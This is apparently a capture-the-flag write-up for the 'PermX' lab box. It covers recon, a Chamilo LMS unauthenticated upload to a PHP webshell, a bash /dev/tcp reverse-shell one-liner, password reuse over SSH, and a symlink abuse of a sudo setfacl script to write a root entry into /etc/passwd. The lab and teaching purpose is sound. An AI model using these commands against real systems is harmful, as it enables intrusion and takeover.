PermX
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. PermX is an easy Linux box. Port 80 serves a corporate e-learning site; through virtual-host fuzzing we find thelms.permx.htbsubdomain running Chamilo LMS. A vulnerable version allows an unauthenticated file upload (thebigUploadflaw): we upload a webshell and get command execution aswww-data. Chamilo's config holds a cleartext database password that we reuse over SSH for usermtzand grabuser.txt.mtzcan run asudoscript that callssetfacl; because it does not resolve symlinks, we abuse it to grant ourselves access to/etc/passwdand escalate toroot.
Reconnaissance
Initial scan
We start with a ping. Besides confirming the host is up, the TTL (Time To Live) of the reply hints at the OS: each OS sets a default initial TTL and every router decrements it by one per hop. A value near 64 usually means Linux and one near 128, Windows. Here it comes back near 64, so it points to Linux (an indication, not proof).
A full TCP scan (all 65535 ports) with nmap shows only two open ports: 22 (SSH) and 80 (HTTP).
nmap -p- --open -n -sS -Pn --min-rate 5000 -vvv 10.10.11.23
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
We ask for version and default scripts (-sCV) on both. Port 22 is OpenSSH 8.9p1 on Ubuntu and 80 is Apache 2.4.52, also Ubuntu, titled eLEARNING. nmap also shows the server redirecting to a hostname, so virtual hosting is in play.
nmap -p80,22 -sCV 10.10.11.23
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: eLEARNING
Service Info: Host: 127.0.0.1; OS: Linux
The website and the permx.htb domain
With whatweb we fingerprint port 80. It confirms Apache 2.4.52 on Ubuntu, jQuery 3.4.1, Bootstrap and, crucially, a contact email permx@htb.com and the title eLEARNING. That email gives us the domain: permx.htb.
whatweb http://permx.htb
http://permx.htb [200 OK] Apache[2.4.52], Bootstrap, Email[permx@htb.com],
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.23],
JQuery[3.4.1], Title[eLEARNING]
Since the site uses the domain name (virtual hosting), we add it to /etc/hosts pointing to the IP so our browser and tools resolve it.
echo '10.10.11.23 permx.htb' | sudo tee -a /etc/hosts
127.0.0.1       localhost
127.0.1.1       h4u
10.10.11.23     permx.htb
Visiting http://permx.htb shows a corporate template for an online training academy (Expert Instructors, student testimonials). Nothing exploitable at first glance, so we keep enumerating.

Discovering the lms.permx.htb subdomain
Virtual hosting lets a single IP serve several sites depending on the hostname requested. So, on top of directories, it pays to fuzz hostnames: with gobuster vhost we try thousands of subdomains and keep those returning a response different from the wildcard. Up comes lms.permx.htb.
gobuster vhost -u http://permx.htb \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  --append-domain -t 50 --status-codes-blacklist "" 2>/dev/null | grep "Status: 200"
Found: lms.permx.htb Status: 200 [Size: 19347]We add it to /etc/hosts as well and visit it. lms.permx.htb shows the login panel of Chamilo, an open-source LMS (Learning Management System) written in PHP. We try common credentials (admin:admin, etc.) with no luck.

The name says nothing on its own, so the first move is finding out exactly what it is. A quick search is enough: the application's card sums up what it does and, above all, what it is written in.

Chamilo - Software
Chamilo is a learning management system, or LMS, designed to support online education. It is a
free-software platform written in PHP, whose purpose is to improve education and access to it
worldwide.
Developer: Members of the Chamilo community and professional partners
Initial release: 18/01/2010
Two things there matter. PHP means any file we manage to write into its web root will execute, and free software means the code is published and its bugs carry CVEs and public exploits. Both will be needed shortly.
Shell as www-data
Chamilo: unauthenticated file-upload RCE
We look for known Chamilo vulnerabilities with searchsploit. There are several, depending on the version.
searchsploit chamilo
Exploit Title                                        Path
-------------------------------------------------- ----------------------
Chamilo 1.8.7 / Do...                              | php/webapps/16114.txt
Chamilo LMS - Pers...                              | php/webapps/39474.txt
Chamilo LMS 1.11.1                                 | php/webapps/49867.py
Chamilo LMS 1.11.8                                 | php/webapps/45535.php
Chamilo LMS 1.11.8                                 | php/webapps/45536.php
Chamilo LMS 1.9.10                                 | php/webapps/36435.php
Chamilo LMS IDOR -                                 | php/webapps/39473.txt
The most interesting is an unauthenticated RCE via the bigUpload component (unrestricted file upload). A public PoC exists; reading its code we see it targets two paths: it checks /main/inc/lib/javascript/bigupload/files/ and attacks the endpoint /main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported, which accepts files without validation and leaves them reachable under that files/ directory.
git clone https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc
cd chamilo-lms-unauthenticated-big-upload-rce-poc
cat exploit.py
class ChamiloBigUploadExploit:
    def __init__(self, url: str) -> None:
        self.root_url = url
        self.check_url = f'{self.root_url}/main/inc/lib/javascript/bigupload/files/'
        self.vunerable_endpoint = f'{self.root_url}/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'

We abuse that flaw to upload a minimal PHP file that runs whatever we pass via a parameter (a webshell). After uploading, the files/ directory lists it and our webshell.php is there.
From webshell to command execution
We request the webshell with cmd=id to confirm execution. It returns the Apache process identity: www-data.
curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/webshell.php?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)With command execution confirmed, we go for a reverse shell. We set up a listener and ask the webshell to run a bash one-liner that connects back (URL-encoding the special characters).
# on our machine
nc -lvnp 443
# as cmd= (URL-encoded): bash -c 'bash -i >& /dev/tcp/10.10.16.x/443 0>&1'
We now have an interactive shell as www-data. We stabilise it with script/stty to work comfortably.
Shell as mtz
The captures cover up to finding the database password; the final part of the escalation (sudo -land thesetfaclabuse) is reconstructed with commands and explanation, without reproducing values that do not appear in the captures.
Credentials in Chamilo's configuration
The first instinct after a www-data shell on a web app is to enumerate the host and read the app's own configuration, which almost always holds cleartext database credentials. We upload and run linpeas. First it finds a .env.dist from a third-party library (gaufrette) with FTP/SFTP credentials, but those are the package defaults (gaufrette:gaufrette), a dead end:

Analyzing Env Files (limit 70)
-rwxr-xr-x 1 www-data www-data 326 Nov  3  2022 /var/www/chamilo/vendor/knplabs/gaufrette/.env.dist
AWS_KEY=
AWS_SECRET=
AWS_BUCKET=
AZURE_ACCOUNT=
AZURE_KEY=
AZURE_CONTAINER=
FTP_HOST=ftp
FTP_PORT=21
FTP_USER=gaufrette
FTP_PASSWORD=gaufrette
FTP_BASE_DIR=/gaufrette
MONGO_URI=mongodb://mongo:27017
MONGO_DBNAME=gridfs_test
SFTP_HOST=sftp
SFTP_PORT=22
SFTP_USER=gaufrette
SFTP_PASSWORD=gaufrette
SFTP_BASE_DIR=gaufrette
It is worth not taking the bait: gaufrette is one of Chamilo's storage libraries and that .env.dist is the template shipped with the package, with sample user and password identical to the project name. Neither the FTP nor the SFTP it mentions exist on this box. It is noise, not a credential.
The real find comes in the PHP config-file password section: linpeas pulls the cleartext database password from app/config/configuration.php:
cat /var/www/chamilo/app/config/configuration.php | grep -i 'db_\|password'
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';The database password is 03F6lY3uXAP2bkW8. Enumerating /etc/passwd we see the system has only one real user with a shell besides root: mtz. People reuse passwords, so we try the database one over SSH as mtz.
cat /etc/passwd | grep -i 'sh$'
ssh mtz@10.10.11.23    # 03F6lY3uXAP2bkW8
The password is reused and we log in as mtz. The first flag is in their home.
cat /home/mtz/user.txtShell as root
A sudo that calls setfacl
The first thing as a new user is to check what we can run with sudo.
sudo -lmtz can run without a password a system-local script, something like (ALL : ALL) NOPASSWD: /opt/acl.sh. We read it to understand what it does.
cat /opt/acl.shThe script takes three arguments (user, permission and file) and calls setfacl to grant that user the given permission over that file:
#!/bin/bash
# (shape of the script)
user="$1"; perm="$2"; target="$3"
# checks that target is inside /home/mtz and contains no ".."
if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    echo "Access denied."; exit 1
fi
setfacl -m "u:$user:$perm" "$target"
Abusing the permissions with a symlink
The script's security check verifies the path starts with /home/mtz/ and contains no .., but it does not resolve symlinks: setfacl does follow the link to its real target. That is the gap. We create inside /home/mtz a link pointing to /etc/passwd and ask the script to give us write permission on it; setfacl will apply it to the real /etc/passwd.
ln -s /etc/passwd /home/mtz/pwn
sudo /opt/acl.sh mtz rw /home/mtz/pwn
With write access to /etc/passwd the road to root is open: we add an entry with a password we control (or UID 0) and switch to it. An equivalent variant is to point the link at /root/.ssh/authorized_keys and write our public key, or at /etc/sudoers to grant ourselves ALL.
openssl passwd -1 'pwned'           # generate a password hash
echo 'root2:<hash>:0:0:root:/root:/bin/bash' >> /etc/passwd
su root2                            # UID 0
cat /root/root.txt
Box rooted.
Attack chain
HTTP permx.htb (80)  ─►  whatweb: domain permx.htb
  │  gobuster vhost
  ▼
lms.permx.htb  ─►  Chamilo LMS  ─►  bigUpload RCE (unauthenticated)
  │
  ▼
webshell.php?cmd=  ─►  www-data  ─►  reverse shell
  │  configuration.php (cleartext DB password)
  ▼
SSH mtz  (credential reuse)  ─►  user.txt
  │  sudo -l: /opt/acl.sh (setfacl)
  ▼
symlink /home/mtz/pwn ─► /etc/passwd  ─►  write  ─►  root  ─►  root.txt
Lessons learned
- Virtual hosting hides attack surface. The
permx.htbhome page had nothing; the whole chain began once we foundlms.permx.htbthrough vhost fuzzing. Fuzzing directories is not enough: fuzz hostnames too. - An unpatched web app is remote execution. Chamilo's upload flaw gave RCE without even authenticating. Keeping third-party software updated and restricting what can be uploaded (and where it executes) would have closed the door.
- Configuration passwords end up reused. The database key also worked for
mtz's SSH: reusing credentials across services turns an application secret into system access. Distinct credentials per service would have cut the pivot. - Validating a path is not validating a destination. The
sudoscript checked the path string but did not resolve symlinks, andsetfacldoes follow them: one symlink was enough to write into/etc/passwd. Security checks must run on the canonical path (realpath), never on the raw user-supplied string.